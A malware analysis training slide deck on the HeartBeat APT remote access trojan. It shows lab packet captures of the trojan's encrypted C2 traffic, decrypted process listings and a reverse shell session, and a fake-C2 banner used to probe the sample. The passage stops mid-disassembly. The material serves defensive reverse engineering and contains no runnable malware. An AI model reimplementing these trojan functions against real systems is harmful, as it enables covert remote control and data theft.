Advanced Malware Analysis Training Series

# Part 2 - Dissecting the HeartBeat APT RAT Functionalities

Monnappa

www.SecurityXploded.com

## Disclaimer

The Content, Demonstration, Source Code and Programs presented here is "AS IS" without any warranty or conditions of any kind. Also the views/ideas/knowledge expressed here are solely of the trainer's only and nothing to do with the company or the organization in which the trainer is currently working.

However in no circumstances neither the Trainer nor SecurityXploded is responsible for any damage or loss caused due to use or misuse of the information presented here.

## Acknowledgement

- Special thanks to **Null** community for their extended support and co-operation.
- Special thanks  to **ThoughtWorks** for the beautiful venue.
- Thanks to all the trainers who have devoted their precious time and countless hours to make it happen.

## Advanced Malware Analysis Training

This presentation is part of our **Advanced Malware Analysis** Training program. Currently it is delivered only during our local meets for FREE of cost.

For complete details of this course, visit our Security Training page.

## Who am I

**Monnappa**

- m0nna
- Member of SecurityXploded
- Info Security Investigator @ Cisco
- Reverse Engineering, Malware Analysis, Memory Forensics
- Email: monnappa22@gmail.com
- Blog: http://malware-unplugged.blogspot.in
- Twitter: @monnappa22
- LinkedIn: http://www.linkedin.com/pub/monnappa-ka-grem-ceh/42/45a/1b8

## Contents

## HeartBeat RAT Functionalities


- In this session, we will cover below HeartBeat RAT functionalities
  - Part 2a)  Decrypting various communications
  - Part 2b) Functionality 1 - Process enumeration
  - Part 2c) Functionality 2 - Process termination
  - Part 2d) Functionality 3 - Create and Write to File
  - Part 2e) Functionality 4 - Launch new application (create process)
  - Part 2f) Functionality 5 - Reverse Shell
  - Part 2g) Functionality 6 - Restart System

## Part 2A – Demo

DECRYPTING VARIOUS COMMUNICATIONS OF HEARTBEAT RAT

# Encrypted Process listing


Below screenshot shows the encrypted process listing sent to the C2 server



```
 9 16.450291   172.16.114.100  172.16.114.1    HTTP  1514 Continuation or non-HTTP traffic
10 16.450346   172.16.114.1    172.16.114.100  TCP     54 80 > 1055 [ACK] Seq=2058 Ack=1461 Win=17520 Len=0
11 16.450371   172.16.114.100  172.16.114.1    HTTP   650 Continuation or non-HTTP traffic
12 16.450384   172.16.114.1    172.16.114.100  TCP     54 80 > 1055 [ACK] Seq=2058 Ack=2057 Win=20440 Len=0
13 134.240629  172.16.114.1    172.16.114.100  TCP     54 80 > 1055 [FIN, ACK] Seq=2058 Ack=2057 Win=20440 Len=0
14 134.241026  172.16.114.100  172.16.114.1    TCP     54 1055 > 80 [ACK] Seq=2057 Ack=2059 Win=64240 Len=0
15 198.267478  172.16.114.100  172.16.114.1    HTTP  1514 Continuation or non-HTTP traffic
16 198.267671  172.16.114.1    172.16.114.100  TCP     54 80 > 1055 [RST] Seq=2059 Win=0 Len=0

+ Frame 15: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
+ Ethernet II, Src: 00:0c:29:5c:4a:77 (00:0c:29:5c:4a:77), Dst: 00:50:56:c0:00:01 (00:50:56:c0:00:01)
+ Internet Protocol Version 4, Src: 172.16.114.100 (172.16.114.100), Dst: 172.16.114.1 (172.16.114.1)
+ Transmission Control Protocol, Src Port: 1055 (1055), Dst Port: 80 (80), Seq: 2057, Ack: 2059, Len: 1460
- Hypertext Transfer Protocol
  + Data (1460 bytes)

0030  fa f0 63 86 00 00 01 00  00 00 00 00 00 00 59 02   ..c..... ......Y.
0040  51 02 7b 02 71 02 76 02  67 02 6f 02 22 02 52 02   Q.{.q.v. g.o.".R.
0050  70 02 6d 02 61 02 67 02  71 02 71 02 5f 02 02 02   p.m.a.g. q.q._...
0060  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
0070  02 02 02 02 02 02 02 02  02 02 02 02 02 02 51 02   ........ ......Q.
0080  7b 02 71 02 76 02 67 02  6f 02 02 02 02 02 02 02   {.q.v.g. o.......
0090  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
00a0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
00b0  02 02 02 02 02 02 02 02  02 02 06 02 02 02 71 02   ........ ......q.
00c0  6f 02 71 02 71 02 2c 02  67 02 7a 02 67 02 02 02   o.q.q.,. g.z.g...
00d0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
00e0  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
00f0  02 02 02 02 02 02 02 02  02 02 32 00 02 02 61 02   ........ ..2...a.
0100  71 02 70 02 71 02 71 02  2c 02 67 02 7a 02 67 02   q.p.q.q. ,.g.z.g.
0110  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02   ........ ........
```

# Decrypted Process listing


Below screenshot shows the decrypted process listing



```
HeartBeat RAT communication detected in packet number: 15
Command Code: 01 00 00 00
Command Description: Process Listing
Traffic Flow: 172.16.114.100:1055 ---> 172.16.114.1:80
Decrypted Dump:
Offset         Hex Dump                                            ASCII Dump
-------------------------------------------------------------------------------------
00000000 | 5b 00 53 00 79 00 73 00 74 00 65 00 6d 00 20 00 50    | [.S.y.s.t.e.m...P
00000011 | 00 72 00 6f 00 63 00 65 00 73 00 73 00 5d 00 00 00    | .r.o.c.e.s.s.]...
00000022 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000033 | 00 00 00 00 00 00 00 00 00 00 00 00 00 53 00 79 00    | .............S.y.
00000044 | 73 00 74 00 65 00 6d 00 00 00 00 00 00 00 00 00 00    | s.t.e.m..........
00000055 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000066 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000077 | 00 00 00 00 00 04 00 00 00 73 00 6d 00 73 00 73 00    | .........s.m.s.s.
00000088 | 2e 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00 00    | ..e.x.e..........
00000099 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
000000aa | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
000000bb | 00 30 02 00 00 63 00 73 00 72 00 73 00 73 00 2e 00    | .0...c.s.r.s.s...
000000cc | 65 00 78 00 65 00 00 00 00 00 00 00 00 00 00 00 00    | e.x.e............
000000dd | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
000000ee | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 02 00    | ..............`..
000000ff | 00 77 00 69 00 6e 00 6c 00 6f 00 67 00 6f 00 6e 00    | .w.i.n.l.o.g.o.n.
00000110 | 2e 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00 00    | ..e.x.e..........
00000121 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
00000132 | 00 00 00 00 00 00 00 00 00 00 78 02 00 00 73 00 65    | ..........x...s.e
00000143 | 00 72 00 76 00 69 00 63 00 65 00 73 00 2e 00 65 00    | .r.v.i.c.e.s...e.
00000154 | 78 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | x.e..............
00000165 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    | .................
```

# Encrypted Reverse Shell

Below screenshot shows the encrypted reverse shell sent by the malware




```
Filter: tcp.stream eq 2                 Expression...  Clear

No.  Time         Source          Destination     Protocol
  19 480.334870   172.16.114.100  172.16.114.1    TCP
  20 785.751138   172.16.114.100  172.16.114.1    HTTP
  21 785.751164   172.16.114.1    172.16.114.100  TCP
  22 785.751251   172.16.114.100  172.16.114.1    HTTP
  23 785.751259   172.16.114.1    172.16.114.100  TCP
  24 1095.608019  172.16.114.100  172.16.114.1    HTTP
  25 1095.608052  172.16.114.1    172.16.114.100  TCP
  26 1095.608228  172.16.114.100  172.16.114.1    HTTP
  27 1095.608245  172.16.114.1    172.16.114.100  TCP
  28 1279.960410  172.16.114.1    172.16.114.100  HTTP
  29 1279.960431  172.16.114.1    172.16.114.100  HTTP
  30 1279.960830  172.16.114.100  172.16.114.1    TCP

+ Frame 24: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bi
+ Ethernet II, Src: 00:0c:29:5c:4a:77 (00:0c:29:5c:4a:77), Dst: 00:50:56:c
+ Internet Protocol Version 4, Src: 172.16.114.100 (172.16.114.100), Dst:
+ Transmission Control Protocol, Src Port: 1055 (1055), Dst Port: 80 (80),
- Hypertext Transfer Protocol
  + Data (1460 bytes)

0030  fa ee 54 ff 00 00 06 00  00 00 00 00 00 00 0f 02   ..T..... ........
0040  08 02 2a 02 41 02 2b 02  22 02 41 02 6d 02 72 02   ..*.A.+. ".A.m.r.
0050  7b 02 70 02 6b 02 65 02  6a 02 76 02 22 02 33 02   {.p.k.e. j.v.".3.
0060  3b 02 3a 02 37 02 2f 02  30 02 32 02 32 02 33 02   ;.:.7./. 0.2.2.3.
0070  22 02 4f 02 6b 02 61 02  70 02 6d 02 71 02 6d 02   ".O.k.a. p.m.q.m.
0080  64 02 76 02 22 02 41 02  6d 02 70 02 72 02 2c 02   d.v.".A. m.p.r.,.
0090  0f 02 08 02 0f 02 08 02  41 02 38 02 5e 02 46 02   ........ A.8.^.F.
00a0  6d 02 61 02 77 02 6f 02  67 02 6c 02 76 02 71 02   m.a.w.o. g.l.v.q.
00b0  22 02 63 02 6c 02 66 02  22 02 51 02 67 02 76 02   ".c.l.f. ".Q.g.v.
```

```
Follow TCP Stream
Stream Content
00001010  06 00 00 00 00 00 00 00  0f 02 08 02 2a 02 41 02  ........ ....*.A.
00001020  2b 02 22 02 41 02 6d 02  72 02 7b 02 70 02 6b 02  +.".A.m. r.{.p.k.
00001030  65 02 6a 02 76 02 22 02  33 02 3b 02 3a 02 37 02  e.j.v.". 3.;.:.7.
00001040  2f 02 30 02 32 02 32 02  33 02 22 02 4f 02 6b 02  /.0.2.2. 3.".O.k.
00001050  61 02 70 02 6d 02 71 02  6d 02 64 02 76 02 22 02  a.p.m.q. m.d.v.".
00001060  41 02 6d 02 70 02 72 02  2c 02 0f 02 08 02 0f 02  A.m.p.r. ,.......
00001070  08 02 41 02 38 02 5e 02  46 02 6d 02 61 02 77 02  ..A.8.^. F.m.a.w.
00001080  6f 02 67 02 6c 02 76 02  71 02 22 02 63 02 6c 02  o.g.l.v. q.".c.l.
00001090  66 02 22 02 51 02 67 02  76 02 76 02 6b 02 6c 02  f.".Q.g. v.v.k.l.
000010A0  65 02 71 02 5e 02 43 02  66 02 6f 02 6b 02 6c 02  e.q.^.C. f.o.k.l.
000010B0  6b 02 71 02 76 02 70 02  63 02 76 02 6d 02 70 02  k.q.v.p. c.v.m.p.
000010C0  5e 02 46 02 67 02 71 02  69 02 76 02 6d 02 72 02  ^.F.g.q. i.v.m.r.
000010D0  5e 02 4a 02 47 02 43 02  50 02 56 02 40 02 47 02  ^.J.G.C. P.V.@.G.
000010E0  43 02 56 02 5d 02 43 02  52 02 56 02 5e 02 66 02  C.V.].C. R.V.^.f.
000010F0  6e 02 6e 02 5d 02 61 02  6d 02 6c 02 74 02 67 02  n.n.].a. m.l.t.g.
00001100  70 02 76 02 67 02 66 02  5d 02 67 02 7a 02 67 02  p.v.g.f. ].g.z.g.
00001110  3c 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  <....... ........
00001120  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00001130  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00001140  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00001150  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00001160  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........
00001170  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ........ ........

172.16.114.100:1055 → 172.16.114.1:80 (6168 bytes)
```

# Decrypted Reverse Shell

Below screenshot shows the decrytped reverse shell




```
HeartBeat RAT communication detected in packet number: 24
Command Code: 06 00 00 00
Command Description: Shell Started
Traffic Flow: 172.16.114.100:1055 ---> 172.16.114.1:80
Decrypted Dump:
Offset        Hex Dump                                          ASCII Dump
-------------------------------------------------------------------------------------
00000000 | 0d 00 0a 00 28 00 43 00 29 00 20 00 43 00 6f 00 70   | ...(.C.)...C.o.p
00000011 | 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 31 00   | .y.r.i.g.h.t...1.
00000022 | 39 00 38 00 35 00 2d 00 32 00 30 00 30 00 31 00 20   | 9.8.5.-.2.0.0.1..
00000033 | 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00   | .M.i.c.r.o.s.o.f.
00000044 | 74 00 20 00 43 00 6f 00 72 00 70 00 2e 00 0d 00 0a   | t...C.o.r.p......
00000055 | 00 0d 00 0a 00 43 00 3a 00 5c 00 44 00 6f 00 63 00   | .....C.:.\.D.o.c.
00000066 | 75 00 6d 00 65 00 6e 00 74 00 73 00 20 00 61 00 6e   | u.m.e.n.t.s...a.n
00000077 | 00 64 00 20 00 53 00 65 00 74 00 74 00 69 00 6e 00   | .d...S.e.t.t.i.n.
00000088 | 67 00 73 00 5c 00 41 00 64 00 6d 00 69 00 6e 00 69   | g.s.\.A.d.m.i.n.i
00000099 | 00 73 00 74 00 72 00 61 00 74 00 6f 00 72 00 5c 00   | .s.t.r.a.t.o.r.\.
000000aa | 44 00 65 00 73 00 6b 00 74 00 6f 00 70 00 5c 00 48   | D.e.s.k.t.o.p.\.H
000000bb | 00 45 00 41 00 52 00 54 00 42 00 45 00 41 00 54 00   | .E.A.R.T.B.E.A.T.
000000cc | 5f 00 41 00 50 00 54 00 5c 00 64 00 6c 00 6c 00 5f   | _.A.P.T.\.d.l.l._
000000dd | 00 63 00 6f 00 6e 00 76 00 65 00 72 00 74 00 65 00   | .c.o.n.v.e.r.t.e.
000000ee | 64 00 5f 00 65 00 78 00 65 00 3e 00 00 00 00 00 00   | d._.e.x.e.>......
000000ff | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000110 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000121 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000132 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000143 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
00000154 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   | .................
```

## Part 2B – Demo

### HB RAT FUNCTIONALITY 1 - PROCESS ENUMERATION

# Sending Fake Data


Since malware expects atleast 2056 bytes of data, sending more than 2056 bytes of fake data



```
# Syntax: dummy_banner <string>
#
# Default: "220 ESMTP FTP +OK POP3 200 OK"
#
dummy_banner            "sending fake data to see how the malware reacts, after reversing it was determined that the malware needs atleast 205
6 bytes of data to perform some action, so i'm sending this data to fool the malware to think that it is coming from c2 server, i want to see
how does the malware react to this fake data and also want to see how malware responds to that data, this will help us in determing how the ma
lware uses data from the C2 server.Will be adding some junk data to make it more than 2056 bytes long. AAAAAAAABBBBBBBBCCCCCCDDDDD.sending fak
e data to see how the malware reacts, after reversing it was determined that the malware needs atleast 2048 bytes of data to perform some acti
on, so i'm sending this data to fool the malware to think that it is coming from c2 server, i want to see how does the malware react to this f
ake data and also want to see how malware responds to that data, this will help us in determing how the malware uses data from the C2 server.W
ill be adding some junk data to make it more than 2056 bytes long. AAAAAAAABBBBBBBBCCCCCCDDDDD.sending fake data to see how the malware reacts
, after reversing it was determined that the malware needs atleast 2048 bytes of data to perform some action, so i'm sending this data to fool
 the malware to think that it is coming from c2 server, i want to see how does the malware react to this fake data and also want to see how ma
lware responds to that data, this will help us in determing how the malware uses data from the C2 server.Will be adding some junk data to make
 it more than 2048 bytes long. AAAAAAAABBBBBBBBCCCCCCDDDDD.sending fake data to see how the malware reacts, after reversing it was determined
that the malware needs atleast 2048 bytes of data to perform some action, so i'm sending this data to fool the malware to think that it is com
ing from c2 server, i want to see how does the malware react to this fake data and also want to see how malware responds to that data, this wi
ll help us in determing how the malware uses data from the C2 server.ABCDEFGHIJKLMNOPQRSTUVW"


#########################################
```

# Malware Received Fake Data

Malware received the fake date we sent



```
1000136C push    edi             ; flags
1000136D push    esi             ; len
